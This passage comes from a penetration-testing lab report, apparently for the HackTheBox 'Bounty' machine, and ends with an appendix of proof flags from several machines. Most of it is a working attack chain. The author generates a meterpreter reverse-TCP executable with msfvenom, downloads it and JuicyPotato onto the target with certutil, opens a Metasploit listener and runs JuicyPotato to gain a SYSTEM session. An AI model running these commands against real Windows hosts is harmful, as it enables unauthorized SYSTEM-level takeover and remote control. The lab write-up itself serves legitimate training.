Vulnerability Explanation: The tool takes advantage of the SEImpersonatePrivilige or SeAssignPrimaryTokenprivilege if enabled on the machine to elevate the local prviliges to System.

Vulnerability Fix: Update the windows server version.

Severity: Critical.

And I realized that I need to create malicious binary exe with msfvenom that will contain a payload, my listener ip and port because the JuicyPotato.exe need another exe to execute.

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=4443 --arch x64 -f exe -o pe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: pe.exe
```

Next I git clone windows-pe-tools from here (https://github.com/MorielHarush/Windows-PE-Tools) that also contains the JuicyPotato.exe.

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/MorielHarush/Windows-PE-Tools.git
Cloning into 'Windows-PE-Tools'...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), 1.82 MiB | 3.78 MiB/s, done.

┌──(root㉿kali)-[~]
└─# ls
accesschk64a.exe    beep.pl          cupp        extensions.lst  jhpWqFbz.jpeg  monitor.sh     Pass.lst                  putty.exe          Shellter_Backups  username          wrs.php
accesschk64.exe     B.exe            Desktop     Fuzzer.py       klogger.txt    Music          pe.exe                    ReverseShell.zip   shell.war         Videos
accesschk.exe       Box5revshell.php Documents   FuzzerV2.py     lamehtb        MYLAqodF.html  PhotodexProShowGold.exe   revshellp.php      spose             web.config
AccessChk.zip       cmd.aspx         Downloads   heart.py        lame_zenmap.xml nc.exe         phpreverseshell.php.jpeg  revshelltcp.ps1    Templates         webdav_upload.py
AutoPE              CommandOnExecute.rc Eula.txt hydra.restore   mimikatz       nibble.php     Pictures                  run.exe            test.py           webshell.php
bashedrevshell.php  comp             Exploit.py  impacket        mimi.zip       pass.lst       Public                    shell.exe          Trojan.exe        Windows-PE-Tools

┌──(root㉿kali)-[~]
└─# cd Windows-PE-Tools

┌──(root㉿kali)-[~/Windows-PE-Tools]
└─# ls
accesschk.exe  CreateShortcut.vbs  cve-2018-8120-x64.exe  JuicyPotato.exe  plink.exe  potato.exe  PowerUp.ps1  Procmon64.exe  PsExec64.exe  Seatbelt.exe  setup.bat  SharpUp.exe  winPEASany.exe
```

Now after I got all I need to Privilege Escalation I opened a python server in order to upload it to the 'Bounty' machine.

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:20] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:21] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
```

```
 Directory of c:\Windows\Temp

08/27/2022  05:11 PM    <DIR>          .
08/27/2022  05:11 PM    <DIR>          ..
05/30/2018  03:19 AM                 0 DMI5FAC.tmp
06/10/2018  03:44 PM           203,777 vminst.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM            55,269 vmware-vmsvc.log
06/11/2018  12:47 AM            22,447 vmware-vmusr.log
08/27/2022  01:31 PM               910 vmware-vmvss.log
               5 File(s)        282,403 bytes
               3 Dir(s)  11,861,241,856 bytes free

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
****  Online  ****
  000000  ...
  054e00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of c:\Windows\Temp

08/27/2022  06:53 PM    <DIR>          .
08/27/2022  06:53 PM    <DIR>          ..
05/30/2018  03:19 AM                 0 DMI5FAC.tmp
08/27/2022  06:53 PM           347,648 JuicyPotato.exe
08/27/2022  06:52 PM             7,168 pe.exe
06/10/2018  03:44 PM           203,777 vminst.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM            55,269 vmware-vmsvc.log
06/11/2018  12:47 AM            22,447 vmware-vmusr.log
08/27/2022  01:31 PM               910 vmware-vmvss.log
               7 File(s)        637,219 bytes
```

I used the following command to download it to /Temp:

certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"

certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"

now we got both of the .exe on the 'Bounty' machine in the /temp directory.

Next I opened a listener on Metasploit-exploit/multi/handler, and I set the same payload I used with msfvenom.

```
┌──(root㉿kali)-[~/Windows-PE-Tools]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.16.5
LHOST ⇒ 10.10.16.5
msf6 exploit(multi/handler) > set LPORT 4443
LPORT ⇒ 4443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.5:4443
```

Now that we have a listener all what's left to do is to execute the JuicyPotato.exe:

I learned how to use it from here: https://ohpe.it/juicy-potato/

Example:

```
Usage

T:\>JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```


Exploit Code:

```
c:\Windows\Temp>JuicyPotato.exe -t * -p pe.exe -l 4443
JuicyPotato.exe -t * -p pe.exe -l 4443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4443
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

c:\Windows\Temp>
```


we can see that it's succeeded!

And I got a session 1 opened with the highest privs

Proof Screenshot Here:



The only thing left is to find root.txt flag!



Root.txt: 7cbbe9f4e950c687cf3142e58dd521a5


בדיקות חוסן תשתית
דוח מעבדות גמר

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.229 (Spectra)	d44519713b889d5e1f9e536d0c6df2fc
10.10.10.48 (Mirai)	3d3e483143ff12ec505d026fa13e020b
10.10.10.29(Bank)	9940ad294e6a1455e368751dc9bf66d8
10.10.10.56(Shocker)	52c2715605d70c7619030560dc1ca467
10.10.10.3(Lame)	8f7b05deccf7c8565f1d1fbe95f627c8
10.10.10.63 (Jeeves)	afbc5bd4b615a60648cec41c6ac92530
10.10.10.236 (Toolbox)	cc9a0b76ac17f8f475250738b96261b3
10.10.10.178 (Nest)	195568674555e9f384cc334bd10118d1
10.10.10.100 (Active)	e86afce7a1a8dcc2e8054f6aa12d6f5d
10.10.10.93 (Bounty)	7cbbe9f4e950c687cf3142e58dd521a5